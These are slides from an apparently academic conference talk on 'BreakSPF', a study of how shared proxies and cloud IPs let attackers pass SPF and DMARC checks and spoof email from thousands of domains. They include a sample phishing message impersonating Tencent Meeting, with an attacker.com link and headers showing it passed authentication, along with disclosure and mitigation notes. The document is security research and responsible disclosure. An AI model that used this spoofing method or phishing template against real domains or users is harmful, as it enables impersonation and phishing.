zhihu.com	420	114.*.*.86	Cloud Servers
ieee.org	523	201.*.*.173	RESIP
ucla.edu	610	131.*.*.85	VPN

Key Findings

▪ Shared Infrastructures Magnify SPF Vulnerabilities

- More and more domains host their email service to email providers.
- When email providers’ configuration is vulnerable…



shopee.sg

shopee.ph

xm.com

Other 391 domains

spf.send****.org

spf1.send****.org

spf2.send****.org

spf3.send****.org

106.75.0.0/16
107.150.0.0/16
…

47.88.0.0/16
47.254.0.0/16
…

120.46.0.0/16
124.70.0.0/16
…

Ucloud

Alibaba Cloud

Huawei Cloud





TABLE II. TOP 10 EMAIL PROVIDERS BASED ON INCLUDE MECHANISM ANALYSIS.

Rank	Email Providers	# Included	%
1	outlook.com	181,544	20.07%
2	google.com	142,317	15.73%
3	amazonses.com	44,466	4.92%
4	sendgrid.net	44,200	4.89%
5	mandrillapp.com	38,437	4.25%
6	mcsv.net	38,260	4.23%
7	mailgun.org	34,790	3.85%
8	zendesk.com	30,869	3.41%
9	mailchannels.net	20,837	2.30%
10	salesforce.com	20,692	2.29%

Key Findings


➢ **The centralization of SPF deployment magnifies SPF vulnerabilities.**

- ✓ Centralized email services led to **centralized SPF deployment**
- ✓ a vulnerable SPF record can influence more than **10,000** domains
- ✓ a single IP address can send emails on behalf of more than **10,000** domains



Rank	IP	# Domain[1]	Source	Provider	Representative Domain
1	162.*.*.128	11,408	Proxy Service	HTTP Proxy	websitewelcome.com
2	114.*.*.153	4,604	Cloud Server	Tencent	qq.com
3	213.*.*.46	4,580	Proxy Service	HTTP Proxy	batmanapollo.ru
4	116.*.*.140	1,189	Proxy Service	RESIP	mailcontrol.com
5	161.*.*.149	411	Cloud Server	Alibaba	shopee.ph
8	80.*.*.207	240	Proxy Service	Tor	mailbox.org
9	154.*.*.131	131	Proxy Service	RESIP	netblocks.aserv.co.za
10	185.*.*.2	110	Proxy Service	Tor	octopuce.fr
11	133.*.*.61	97	Proxy Service	HTTP Proxy	myasp.jp
13	81.*.*.68	74	Proxy Service	HTTP Proxy	jino.ru

Case Study



Please Update your Tencent Meeting!

admin@meeting.tencent.com Thu, Jun 15, 10:43 AM

to me

Hello!


In order to continue to provide a quality meeting experience, the free version of Tencent Meeting and member services will be upgraded and adjusted from April 4, 2023, so please plan ahead.

For more details, please check the link: https://attacker.com

Tencent Meeting

A spoofing email sent to Gmail impersonating ***admin@meeting.tencent.com***

Case Study



Original Message

Message ID	<648a7acf.630a0220.96f4.28fbSMTPIN_ADDED_MISSING@mx.google.com>
Created at:	Thu, Jun 15, 2023 at 10:43 AM (Delivered after 1 second)
From:	admin@meeting.tencent.com
To:	victim@gmail.com
Subject:	Please Update your Tencent Meeting!
SPF:	PASS with IP 43.128.135.221 Learn more
DMARC:	'PASS' Learn more

The spoofing email **passed the verification of SPF and DMARC.**

Responsible Disclosure

Security Response Center (SRC): directly submit vulnerability reports to the domain vendors that hold SRC or have cooperation with HackerOne, such as Tencent, Shopee, and Trendmicro.

Email Contraction: contact the domain administrators by sending reports to five designated email addresses, namely security@, abuse@, postmaster@, support@, and info@

Response: Before we submitted the paper, 7945 domains had already fixed their SPF vulnerability. All vulnerable domains have at least eight months to fix the vulnerabilities.

Mitigation

Port Management: Strengthening port management (e.g., port 25 and 465) for cloud services can effectively prevent attackers from cloud IP abuse.

Online Detection Services: We developed an online SPF vulnerability detection service for email administrators, which can be accessed at *https://breakspf.cloud*

DMARC Reports: Email administrators can periodically check DMARC reports to detect if there exist emails sent from uncommonly used IP addresses

Summary

- **Proposed BreakSPF framework:** the first systematic analysis of SPF vulnerabilities from the perspective of IP availability.
- **Proposed novel cross-protocol attacks:** attackers can use *HTTP services* to launch email spoofing attacks.
- **Conducted a large-scale experiment:** Collected a comprehensive set of IP addresses (87,430) from five types of shared infrastructures settings across the Internet
- **Our experimental results highlight:**
  - Shared infrastructures magnify SPF vulnerabilities.
  - SPF vulnerabilities are prevalent on the internet.

Thanks for listening!

Any questions?

Chuhan Wang, Tsinghua University

wch22@mails.tsinghua.edu.cn

清華大學 Tsinghua University

Coremail论客

NDSS SYMPOSIUM/2024